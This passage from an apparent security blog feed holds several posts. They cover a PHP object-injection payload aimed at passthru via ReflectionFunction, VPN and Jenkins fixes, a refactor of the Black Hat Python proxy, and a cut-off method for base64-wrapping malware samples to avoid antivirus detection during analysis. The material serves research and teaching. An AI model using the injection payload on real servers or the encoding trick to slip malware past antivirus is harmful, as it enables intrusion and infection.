<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;ReflectionFunction&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;export&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;passthru&quot;</span>}}
</pre></div>

<p>and get a response of:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>Function [ &lt;internal:standard&gt; function phpinfo ] {

  - Parameters [1] {
    Parameter #0 [ &lt;optional&gt; $what ]
  }
}
</pre></div>

<p>However, if I threw </p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;ReflectionFunction&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;export&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;passthru&quot;</span>}}
</pre></div>

<p>I wouldn't get anything back, and local testing showed an error of:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>PHP Warning:  ReflectionFunction::__construct() expects exactly 1 parameter, 0 given in testrf.php on line 28
PHP Fatal error:  ReflectionFunction::invoke(): Internal error: Failed to retrieve the reflection object in testrf.php on line 28
</pre></div>

<p>That being said, if anyone has some ideas on how to solve this without using class <code>params</code> hit me up on twitter or email and I'll buy
you a beer.</p></content>
    </entry>
    
    <entry>
        <title>Fixing VPN Subsystem Error with Cisco AnyConnect</title>
        <link href="2015-01-08-fixing-vpn-subsystem-error-with-cisco-anyconnect.html"/>
        <content type="html"><p>One of my Kali VMs crashed earlier and when I brought it back up and tried to start the Cisco AnyConnect VPN I got the following error:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>/opt/cisco/anyconnect# ./bin/vpn connect
Cisco AnyConnect Secure Mobility Client (version 3.1.05187) .

Copyright (c) 2004 - 2013 Cisco Systems, Inc.  All Rights Reserved.


  &gt;&gt; error: VPN Service not available.
    unable to attach to VPN subsystem!
</pre></div>

<p>The problem is that the VPN subsytem needs to be started before launching <code>/opt/cisco/anyconnect/bin/vpn</code> or <code>/opt/cisco/anyconnect/bin/vpnui</code></p>
<p>The VPN subsytem is started with the <code>vpnagentd</code> binary:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>/opt/cisco/anyconnect/bin# ./vpnagentd
/opt/cisco/anyconnect/bin# ./vpnui
</pre></div>

<p>And after starting <code>/opt/cisco/anyconnect/bin/vpnagentd</code>, everything works as expected.</p></content>
    </entry>
    
    <entry>
        <title>Improving Justin Seitz's proxy.py from Black Hat Python</title>
        <link href="2015-01-02-improving-proxy-from-black-hat-python.html"/>
        <content type="html"><p>Over the holiday I've been reading Justin Seitz's book <a href="http://www.nostarch.com/blackhatpython">Black Hat Python</a>.  The 
book has a lot of great ideas of how to incorporate Python into Pentesting work. While the ideas in the code are good,
and they execute properly, I was disappointed that Seitz doesn't use a lot of the baked in goodies included in Python
that can really make code readability and extensibility much better.  This post is going to show how I would have 
written the <code>proxy.py</code> tool Seitz introduces in chapter 2.</p>
<p>As someone who routinely uses Python in my day to day work, I find myself continuously updating and improving older
scripts that I wrote a while ago. Two of my favorite modules that help make code extensible are 
<a href="https://docs.python.org/2.7/library/argparse.html">argparse</a> and <a href="https://docs.python.org/2.7/library/logging.html">logging</a>.</p>
<p><code>argparse</code> was introduced in Python 2.7, so I understand that it can make portability difficult, and therefore you may not
want to use it. However, I have found that it is such a strong argument parser and so easy to read that I would rather
write my code assuming I can use it, and then backport my code if I have to. <code>argparse</code> has a lot of great features, and 
almost always, it is going to save you lines of code and make it easier to read and augment your argument handling code. 
Even better, it has built in support for help and documentation, default values, and optional arguments. I also like that
you never have to worry about conditional argument counts. </p>
<p><code>logging</code> was introduced in Python 2.3, so there is no worry about backwards compatibility. The reason I like the <code>logging</code> 
module is because it gives fine control over printing logging or debugging information without having to use print statements
and global <code>if</code> statements. Additionally, it offers benefits like standard output formatting, the ability to output to console
or to a file, and much, much more. I tend to use logging by default, simply because it makes adding a <code>--verbose</code> flag extremely simple.</p>
<h2>Overview of changes</h2>
<p>Throughout this post we'll look at the following set of changes:</p>
<ol>
<li>Introduced argparse for Argument Parsing</li>
<li>Move main() to launch only if actually main, not if module loaded</li>
<li>Changed print messages to use logging module</li>
<li>Added verbose flag to arguments</li>
</ol>
<h2>1. Introduced argparse for Argument Parsing</h2>
<p>As I stated before, I wanted to use <code>argparse</code> instead of parsing <code>sys.argv</code> manually because it makes the code easier to read
but will also make it much easier to add optional arguments or parameters should I need to extend the code in the future. Here
is the change log created when I added <code>argparse</code> to the original <code>proxy.py</code>:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #000080; font-weight: bold">diff --git a/proxy.py b/proxy.py</span>
<span style="color: #000080; font-weight: bold">index 87ac686..c599111 100644</span>
<span style="color: #A00000">--- a/proxy.py</span>
<span style="color: #00A000">+++ b/proxy.py</span>
<span style="color: #800080; font-weight: bold">@@ -1,6 +1,7 @@</span>
 import sys
 import socket
 import threading
<span style="color: #00A000">+import argparse</span>


<span style="color: #800080; font-weight: bold">@@ -148,31 +149,15 @@ def server_loop(local_host,local_port,remote_host,remote_port,receive_first):</span>

 def main():

<span style="color: #A00000">-    # no fancy command line parsing here</span>
<span style="color: #A00000">-    if len(sys.argv[1:]) != 5:</span>
<span style="color: #A00000">-        print &quot;Usage: ./proxy.py [localhost] [localport] [remotehost] [remoteport] [receive_first]&quot;</span>
<span style="color: #A00000">-        print &quot;Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True&quot;</span>
<span style="color: #A00000">-        sys.exit(0)</span>
<span style="color: #A00000">-</span>
<span style="color: #A00000">-    # setup local listening parameters</span>
<span style="color: #A00000">-    local_host  = sys.argv[1]</span>
<span style="color: #A00000">-    local_port  = int(sys.argv[2])</span>
<span style="color: #A00000">-</span>
<span style="color: #A00000">-    # setup remote target</span>
<span style="color: #A00000">-    remote_host = sys.argv[3]</span>
<span style="color: #A00000">-    remote_port = int(sys.argv[4])</span>
<span style="color: #A00000">-</span>
<span style="color: #A00000">-    # this tells our proxy to connect and receive data</span>
<span style="color: #A00000">-    # before sending to the remote host</span>
<span style="color: #A00000">-    receive_first = sys.argv[5]</span>
<span style="color: #A00000">-</span>
<span style="color: #A00000">-    if &quot;True&quot; in receive_first:</span>
<span style="color: #A00000">-           receive_first = True</span>
<span style="color: #A00000">-    else:</span>
<span style="color: #A00000">-           receive_first = False</span>
<span style="color: #A00000">-</span>
<span style="color: #00A000">+    parser = argparse.ArgumentParser()</span>
<span style="color: #00A000">+    parser.add_argument(&#39;localhost&#39;)</span>
<span style="color: #00A000">+    parser.add_argument(&#39;localport&#39;,type=int)</span>
<span style="color: #00A000">+    parser.add_argument(&#39;remotehost&#39;)</span>
<span style="color: #00A000">+    parser.add_argument(&#39;remoteport&#39;,type=int)</span>
<span style="color: #00A000">+    parser.add_argument(&#39;--receivefirst&#39;, action=&#39;store_true&#39;)</span>
<span style="color: #00A000">+    args = parser.parse_args()</span>
     # now spin up our listening socket
<span style="color: #A00000">-    server_loop(local_host,local_port,remote_host,remote_port,receive_first)</span>
<span style="color: #00A000">+    server_loop(args.localhost, args.localport, args.remotehost, args.remoteport, args.receivefirst)</span>

 main()
</pre></div>

<p>The entire argument parsing operation takes place in a few very easy to read lines (shown below). Notice the following:</p>
<ol>
<li>Arguments are named by the add_argument method. After adding the argument to the parser, the arguments
can be called as properties from the <code>args</code> variable.</li>
<li>Argument types are defined when the argument is added. By default, the type of argument is a string, but
by specifying <code>type=int</code> we can tell Argparse to call <code>int(value)</code> when parsing the argument.</li>
<li>Optional flags can be specified and given a default value. The <code>--</code> in <code>--receivefirst</code> tell <code>argparse</code>
that <code>receivefirst</code> is an optional flag. <code>action='store_true'</code> means if the flag is not present, the value
is False, otherwise, it is True.</li>
</ol>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">argparse</span>
parser <span style="color: #666666">=</span> argparse<span style="color: #666666">.</span>ArgumentParser()
parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;localhost&#39;</span>)
parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;localport&#39;</span>,<span style="color: #008000">type</span><span style="color: #666666">=</span><span style="color: #008000">int</span>)
parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;remotehost&#39;</span>)
parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;remoteport&#39;</span>,<span style="color: #008000">type</span><span style="color: #666666">=</span><span style="color: #008000">int</span>)
parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;--receivefirst&#39;</span>, action<span style="color: #666666">=</span><span style="color: #BA2121">&#39;store_true&#39;</span>)
args <span style="color: #666666">=</span> parser<span style="color: #666666">.</span>parse_args()

<span style="color: #408080; font-style: italic"># now spin up our listening socket</span>
server_loop(args<span style="color: #666666">.</span>localhost, args<span style="color: #666666">.</span>localport, args<span style="color: #666666">.</span>remotehost, args<span style="color: #666666">.</span>remoteport, args<span style="color: #666666">.</span>receivefirst)
</pre></div>

<p>The last thing I wanted to point out about <code>argparse</code> is that you get help by default. Look at what happens when
you run <code>python proxy.py</code> with no arguments:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ python proxy.py
usage: proxy.py [-h] [--receivefirst] localhost localport remotehost remoteport
proxy.py: error: too few arguments
</pre></div>

<p>Lets say the term <code>localhost</code> may be confusing, we can add a help statement to remind ourselves of what we meant:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;localhost&#39;</span>, help<span style="color: #666666">=</span><span style="color: #BA2121">&#39;The local interface to listen on. Usually 127.0.0.1 or 0.0.0.0&#39;</span>)
</pre></div>

<p>Then when you run <code>python proxy.py --help</code>:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ python proxy.py --help
usage: proxy.py <span style="color: #666666">[</span>-h<span style="color: #666666">]</span> <span style="color: #666666">[</span>--receivefirst<span style="color: #666666">]</span> localhost localport remotehost remoteport

positional arguments:
  localhost       The <span style="color: #008000">local</span> interface to listen on. Usually <span style="color: #666666">127</span>.0.0.1 or <span style="color: #666666">0</span>.0.0.0
  localport
  remotehost
  remoteport

optional arguments:
  -h, --help      show this <span style="color: #008000">help</span> message and <span style="color: #008000">exit</span>
  --receivefirst
</pre></div>

<h2>2. Move main() to launch only if actually main, not if module loaded</h2>
<p>This is a simple change, but it addresses a pet peeve of mine:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #000080; font-weight: bold">diff --git a/proxy.py b/proxy.py</span>
<span style="color: #000080; font-weight: bold">index c599111..97475d1 100644</span>
<span style="color: #A00000">--- a/proxy.py</span>
<span style="color: #00A000">+++ b/proxy.py</span>
<span style="color: #800080; font-weight: bold">@@ -160,4 +160,5 @@ def main():</span>
     # now spin up our listening socket
     server_loop(args.localhost, args.localport, args.remotehost, args.remoteport, args.receivefirst)

<span style="color: #A00000">-main()</span>
<span style="color: #00A000">+if __name__ == &#39;__main__&#39;:</span>
<span style="color: #00A000">+    main()</span>
</pre></div>

<p>As you can see, all I did was move the main() call into the scope of an if statement.  This if statement
checks to see how the module was loaded. If the <code>proxy.py</code> module was called from the command line (<code>./proxy.py</code> 
or <code>python proxy.py</code>) then <code>main()</code> is executed. However, if another python module calls <code>import proxy</code> then
<code>main()</code> won't execute on the load.  This change makes the code more portable since other modules can use it,
at no additional cost.</p>
<h2>3. Changed print messages to use logging module</h2>
<p>The python <code>logging</code> module allows us to distinguish what kind of log message we are sending to the user. <code>logging</code>
defines 5 types of messages, in order of importance, DEBUG, INFO, WARNING, ERROR, CRITICAL. The default logging level
is WARNING. Anything that is logged as WARNING or above will be displayed to the user. You can change the logging level
using <code>logging.basicConfig</code>, which we will do in the last section of this post. In the following diff, you can see that
I change most <code>print</code> statements to <code>logging.info</code>. By default this prevents these messages from being printed to the
screen.  Whenever an error occurs, I use <code>logging.error</code>. </p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #000080; font-weight: bold">diff --git a/proxy.py b/proxy.py</span>
<span style="color: #000080; font-weight: bold">index 97475d1..723b613 100644</span>
<span style="color: #A00000">--- a/proxy.py</span>
<span style="color: #00A000">+++ b/proxy.py</span>
<span style="color: #800080; font-weight: bold">@@ -2,6 +2,7 @@ import sys</span>
 import socket
 import threading
 import argparse
<span style="color: #00A000">+import logging</span>


<span style="color: #800080; font-weight: bold">@@ -69,11 +70,11 @@ def proxy_handler(client_socket, remote_host, remote_port, receive_first):</span>
                 hexdump(remote_buffer)

                 # send it to our response handler
<span style="color: #A00000">-       remote_buffer = response_handler(remote_buffer)</span>
<span style="color: #00A000">+                remote_buffer = response_handler(remote_buffer)</span>

                 # if we have data to send to our local client send it
                 if len(remote_buffer):
<span style="color: #A00000">-                        print &quot;[&lt;==] Sending %d bytes to localhost.&quot; % len(remote_buffer)</span>
<span style="color: #00A000">+                        logging.info(&quot; [&lt;==] Sending %d bytes to localhost&quot; % len(remote_buffer))</span>
                         client_socket.send(remote_buffer)

    # now let&#39;s loop and reading from local, send to remote, send to local
<span style="color: #800080; font-weight: bold">@@ -85,8 +86,8 @@ def proxy_handler(client_socket, remote_host, remote_port, receive_first):</span>


        if len(local_buffer):
<span style="color: #A00000">-</span>
<span style="color: #A00000">-           print &quot;[==&gt;] Received %d bytes from localhost.&quot; % len(local_buffer)</span>
<span style="color: #00A000">+</span>
<span style="color: #00A000">+           logging.info(&quot;[==&gt;] Received %d bytes from localhost.&quot; % len(local_buffer))</span>
            hexdump(local_buffer)

            # send it to our request handler
<span style="color: #800080; font-weight: bold">@@ -94,7 +95,7 @@ def proxy_handler(client_socket, remote_host, remote_port, receive_first):</span>

            # send off the data to the remote host
            remote_socket.send(local_buffer)
<span style="color: #A00000">-           print &quot;[==&gt;] Sent to remote.&quot;</span>
<span style="color: #00A000">+           logging.info(&quot;[==&gt;] Sent to remote.&quot;)</span>


        # receive back the response
<span style="color: #800080; font-weight: bold">@@ -102,7 +103,7 @@ def proxy_handler(client_socket, remote_host, remote_port, receive_first):</span>

        if len(remote_buffer):

<span style="color: #A00000">-           print &quot;[&lt;==] Received %d bytes from remote.&quot; % len(remote_buffer)</span>
<span style="color: #00A000">+           logging.info(&quot;[&lt;==] Received %d bytes from remote.&quot; % len(remote_buffer))</span>
            hexdump(remote_buffer)

            # send to our response handler
<span style="color: #800080; font-weight: bold">@@ -111,13 +112,13 @@ def proxy_handler(client_socket, remote_host, remote_port, receive_first):</span>
            # send the response to the local socket
            client_socket.send(remote_buffer)

<span style="color: #A00000">-           print &quot;[&lt;==] Sent to localhost.&quot;</span>
<span style="color: #00A000">+           logging.info(&quot;[&lt;==] Sent to localhost.&quot;)</span>

        # if no more data on either side close the connections
        if not len(local_buffer) or not len(remote_buffer):
            client_socket.close()
            remote_socket.close()
<span style="color: #A00000">-           print &quot;[*] No more data. Closing connections.&quot;</span>
<span style="color: #00A000">+           logging.info(&quot;[*] No more data. Closing connections.&quot;)</span>

            break

<span style="color: #800080; font-weight: bold">@@ -128,11 +129,11 @@ def server_loop(local_host,local_port,remote_host,remote_port,receive_first):</span>
         try:
                 server.bind((local_host,local_port))
         except:
<span style="color: #A00000">-                print &quot;[!!] Failed to listen on %s:%d&quot; % (local_host,local_port)</span>
<span style="color: #A00000">-                print &quot;[!!] Check for other listening sockets or correct permissions.&quot;</span>
<span style="color: #00A000">+                logging.error(&quot;[!!] Failed to listen on %s:%d&quot; % (local_host,local_port))</span>
<span style="color: #00A000">+                logging.error(&quot;[!!] Check for other listening sockets or correct permissions.&quot;)</span>
                 sys.exit(0)

<span style="color: #A00000">-        print &quot;[*] Listening on %s:%d&quot; % (local_host,local_port)</span>
<span style="color: #00A000">+        logging.info(&quot;[*] Listening on %s:%d&quot; % (local_host,local_port))</span>


         server.listen(5)
<span style="color: #800080; font-weight: bold">@@ -141,7 +142,7 @@ def server_loop(local_host,local_port,remote_host,remote_port,receive_first):</span>
                 client_socket, addr = server.accept()

                 # print out the local connection information
<span style="color: #A00000">-                print &quot;[==&gt;] Received incoming connection from %s:%d&quot; % (addr[0],addr[1])</span>
<span style="color: #00A000">+                logging.info(&quot;[==&gt;] Received incoming connection from %s:%d&quot; % (addr[0],addr[1]))</span>

                 # start a thread to talk to the remote host
                 proxy_thread = threading.Thread(target=proxy_handler,args=(client_socket,remote_host,remote_port,receive_first))
</pre></div>

<h2>4. Added verbose flag to arguments</h2>
<p>The last change hides a lot of information from the user when the program is running and lets the screen stay relatively clean. But
what if the user wants to see that information?  This is why I love <code>argparse</code> and <code>logging</code> so much. With <code>argparse</code> I can easily 
add a verbose flag, and with <code>logging</code>, all I have to do is change a variable whenever that verbose flag is set. Here is the diff:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #000080; font-weight: bold">diff --git a/proxy.py b/proxy.py</span>
<span style="color: #000080; font-weight: bold">index 723b613..c936f62 100644</span>
<span style="color: #A00000">--- a/proxy.py</span>
<span style="color: #00A000">+++ b/proxy.py</span>
<span style="color: #800080; font-weight: bold">@@ -151,12 +151,16 @@ def server_loop(local_host,local_port,remote_host,remote_port,receive_first):</span>
 def main():

     parser = argparse.ArgumentParser()
<span style="color: #00A000">+    parser.add_argument(&#39;--verbose&#39;,&#39;-v&#39;, action=&#39;store_true&#39;)</span>
     parser.add_argument(&#39;localhost&#39;)
     parser.add_argument(&#39;localport&#39;,type=int)
     parser.add_argument(&#39;remotehost&#39;)
     parser.add_argument(&#39;remoteport&#39;,type=int)
     parser.add_argument(&#39;receivefirst&#39;, action=&#39;store_true&#39;)
     args = parser.parse_args()
<span style="color: #00A000">+</span>
<span style="color: #00A000">+    if args.verbose:</span>
<span style="color: #00A000">+        logging.basicConfig(level=logging.INFO)</span>

     # now spin up our listening socket
     server_loop(args.localhost, args.localport, args.remotehost, args.remoteport, args.receivefirst)
</pre></div>

<p>Thats it! A 3 line addition and we can control the verbosity of the output.  We can even use the short <code>-v</code> flag instead
of specifying <code>--verbose</code>. If we wanted to, we could introduce a format into the <code>basicConfig</code> to add things like Timestamps
and debug levels. It is even possible to <a href="https://docs.python.org/2/howto/logging-cookbook.html#logging-to-multiple-destinations">write different verbosity levels to a file and the console at the same time</a>.</p>
<h2>Conclusion</h2>
<p>In conclusion, when you're on an engagement, the most important aspect of a piece of code is that it achieves its objective. However, 
knowing some of these modules is going to make whipping up and modifying code much easier the next time around. While advanced log 
handling is probably not necessary for a small proxy script, it will come in handy when you start writing advanced plugins to burp
or start fooling around with custom protocols in Scapy.  You can download the Seitz's code <a href="http://www.nostarch.com/download/BHP-Code.zip">here</a> and
buy his book <a href="http://www.nostarch.com/blackhatpython">here</a>.  </p>
<p>Greetz and thanks to F4C3 for checking this post for errors!</p></content>
    </entry>
    
    <entry>
        <title>Fixing Jenkin's Git Plugin After Changing IP</title>
        <link href="2015-01-02-fixing-jenkins-git-plugin.html"/>
        <content type="html"><p>I was working with Jenkins a gitlab server and decided to move the gitlab server to a new IP address. After moving the server, The git plugin for Jenkins crashed and resulted in the following error message:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>javax.servlet.ServletException: org.apache.commons.jelly.JellyTagException: jar:file:/var/lib/jenkins/plugins/gitlab-plugin/WEB-INF/lib/gitlab-plugin.jar!/com/dabsquared/gitlabjenkins/GitLabPushTrigger/config.jelly:10:87: &lt;j:invoke&gt; method getProjectBranches threw exception: java.net.NoRouteToHostException: No route to host
    at org.kohsuke.stapler.jelly.JellyFacet$1.dispatch(JellyFacet.java:103)
    at org.kohsuke.stapler.Stapler.tryInvoke(Stapler.java:746)
    at org.kohsuke.stapler.Stapler.invoke(Stapler.java:876)
    at org.kohsuke.stapler.MetaClass$6.doDispatch(MetaClass.java:249)
    at org.kohsuke.stapler.NameBasedDispatcher.dispatch(NameBasedDispatcher.java:53)
    at org.kohsuke.stapler.Stapler.tryInvoke(Stapler.java:746)
    at org.kohsuke.stapler.Stapler.invoke(Stapler.java:876)
    at org.kohsuke.stapler.Stapler.invoke(Stapler.java:649)
    at org.kohsuke.stapler.Stapler.service(Stapler.java:238)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:848)
    at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:686)
    at org.eclipse.jetty.servlet.ServletHandler$CachedChain.doFilter(ServletHandler.java:1494)
    at hudson.util.PluginServletFilter$1.doFilter(PluginServletFilter.java:96)
    at hudson.util.PluginServletFilter.doFilter(PluginServletFilter.java:88)
    at org.eclipse.jetty.servlet.ServletHandler$CachedChain.doFilter(ServletHandler.java:1482)
    at hudson.security.csrf.CrumbFilter.doFilter(CrumbFilter.java:48)
    at org.eclipse.jetty.servlet.ServletHandler$CachedChain.doFilter(ServletHandler.java:1482)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:84)
    at hudson.security.UnwrapSecurityExceptionFilter.doFilter(UnwrapSecurityExceptionFilter.java:51)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at jenkins.security.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:117)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at org.acegisecurity.providers.anonymous.AnonymousProcessingFilter.doFilter(AnonymousProcessingFilter.java:125)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at org.acegisecurity.ui.rememberme.RememberMeProcessingFilter.doFilter(RememberMeProcessingFilter.java:142)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at org.acegisecurity.ui.AbstractProcessingFilter.doFilter(AbstractProcessingFilter.java:271)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at jenkins.security.BasicHeaderProcessor.doFilter(BasicHeaderProcessor.java:93)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
    at org.acegisecurity.context.HttpSessionContextIntegrationFilter.doFilter(HttpSessionContextIntegrationFilter.java:249)
    at hudson.security.HttpSessionContextIntegrationFilter2.doFilter(HttpSessionContextIntegrationFilter2.java:67)
    at hudson.security.ChainedServletFilter$1.doFilter(ChainedServletFilter.java:87)
</pre></div>

<p>I was able to fix this by going to the Jenkins directory at <code>/var/lib/jenkins</code> and running a find and replace between the two IPs:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>grep -rlZ <span style="color: #BA2121">&#39;oldip&#39;</span> /var/lib/jenkins/ | xargs -0 sed -i <span style="color: #BA2121">&#39;s/oldip/newip/g&#39;</span>
</pre></div>

<p>Just replace <code>oldip</code> and <code>newip</code> with the correct values, then restart jenkins and you should be all set.  I haven't tried but I suspect this works with domain names as well.</p></content>
    </entry>
    
    <entry>
        <title>(More) Safely Downloading Malicious Content</title>
        <link href="2013-05-19-more-safely-downloading-malicious-content.html"/>
        <content type="html"><p>I was on malwr.com the other day and I found a sample I thought was interesting. I went to download it and it triggered my antivirus and chrome wouldn't accept the download. A lot of the times, malicious files are saved in encrypted zip files with the password 'infected'. In this case, the malicious file is dropped with no protection or obfuscation. The first solution I had for this problem was to change my networking settings in my virtual machine to allow internet access so that I could download the file. The problem with this approach is it is somewhat time consuming, and I have to remember to change my networking settings when I am done. In addition, I have found VMware to be a bit finicky when changing networking settings.</p>
<p>At first, I wanted to download the file in memory, and then put it into a password protected zip file. This isn't possible, though, because python's zip module does not support the use of passwords when writing zips (but it can use passwords when reading). Using a 3rd party utility wouldn't work either, because it would require writing the malicious file to disk (which would trigger the AV) before actually making the zip file. Because I have python installed on all my analysis VMs, I decided the following approach would work:</p>
<ol>
<li>Download the malicious file in memory</li>
<li>Base64 encode the malicious file. This should prevent the new file from matching AV signatures.</li>
<li>Write the base64 encoded malicious file to a new python file. The new python file contains the encoded malware as well as functionality to decode and drop the malware</li>
</ol>
<h2>Downloading the malicious file to memory</h2>
<p>To <a href="http://stackoverflow.com/q/22676/228489">download a file over HTTP</a> to memory you can use the urllib2 module.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">urllib2</span>
response <span style="color: #666666">=</span> urllib2<span style="color: #666666">.</span>urlopen(<span style="color: #BA2121">&#39;http://awebsiteyouwanttodownload.com/thefileyouwant.bin&#39;</span>)
data <span style="color: #666666">=</span> response<span style="color: #666666">.</span>read()
</pre></div>

<p>Malwr.com is run over HTTPS, and requires you to log in, so while the code above works for most websites, it won't work for us because we have to log in.
To download the the malicious file from malwr.com, we can use the <a href="http://wwwsearch.sourceforge.net/mechanize/">mechanize library</a>. Mechanize is not only great at emulating a browser, but also providing hours of frustration as you search the internet for decent documentation. The code I used to download with mechanize is:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">mechanize</span>
browser <span style="color: #666666">=</span> mechanize<span style="color: #666666">.</span>Browser()
login_url <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;https://malwr.com/account/login/&#39;</span>
browser<span style="color: #666666">.</span>open(login_url)
browser<span style="color: #666666">.</span>select_form(nr<span style="color: #666666">=0</span>)
browser<span style="color: #666666">.</span>form[<span style="color: #BA2121">&#39;username&#39;</span>] <span style="color: #666666">=</span> malwr_username <span style="color: #408080; font-style: italic">#argument from function</span>
browser<span style="color: #666666">.</span>form[<span style="color: #BA2121">&#39;password&#39;</span>] <span style="color: #666666">=</span> malwr_password <span style="color: #408080; font-style: italic">#argument from function</span>
<span style="color: #408080; font-style: italic">#log into the site</span>
browser<span style="color: #666666">.</span>submit()
response <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>response()
response <span style="color: #666666">=</span> response<span style="color: #666666">.</span>read()
<span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&#39;View Profile&#39;</span> <span style="color: #AA22FF; font-weight: bold">not</span> <span style="color: #AA22FF; font-weight: bold">in</span> response:
    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&#39;&quot;View Profile&quot; was not found in the response.&#39;</span><span style="color: #666666">+</span>\
          <span style="color: #BA2121">&#39;Your credentials may not be valid. Here is the response:&#39;</span>
    <span style="color: #008000; font-weight: bold">print</span> response
    <span style="color: #008000; font-weight: bold">return</span>
<span style="color: #408080; font-style: italic">#&#39;Logged in. Trying to download malicious file...&#39;</span>
response <span style="color: #666666">=</span> browser<span style="color: #666666">.</span>open(url_to_download)
data <span style="color: #666666">=</span> response<span style="color: #666666">.</span>read()
</pre></div>

<h2>Base64 Encoding the File</h2>
<p>Base64 Encoding in python is a piece of cake.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
encoded_data <span style="color: #666666">=</span> base64<span style="color: #666666">.</span>encodestring(data)
</pre></div>

<h2>Writing a Self-Extracting Python File</h2>
<p>I had a few goals for the self extracting python file. First, I wanted to produce the original binary. But I also wanted to put in some protection mechanism so that a user doesn't accidently self extract the file. So I use the following code in my self extracting python file:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">extract</span>():
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
    filename <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;</span><span style="color: #BB6688; font-weight: bold">%(filename)s</span><span style="color: #BA2121">&#39;</span>
    filedata <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;</span><span style="color: #BB6688; font-weight: bold">%(filedata)s</span><span style="color: #BA2121">&#39;</span>
    f <span style="color: #666666">=</span> <span style="color: #008000">open</span>(filename,<span style="color: #BA2121">&#39;wb&#39;</span>)
    f<span style="color: #666666">.</span>write(base64<span style="color: #666666">.</span>decodestring(filedata))
    f<span style="color: #666666">.</span>close()
<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">sys</span>
    <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(sys<span style="color: #666666">.</span>argv) <span style="color: #666666">&gt;</span> <span style="color: #666666">1</span>:
        extract()
    <span style="color: #008000; font-weight: bold">else</span>:
        <span style="color: #408080; font-style: italic">#prevent accidental double click</span>
        warning <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;Warning, this will drop malware on your machine.&#39;</span>
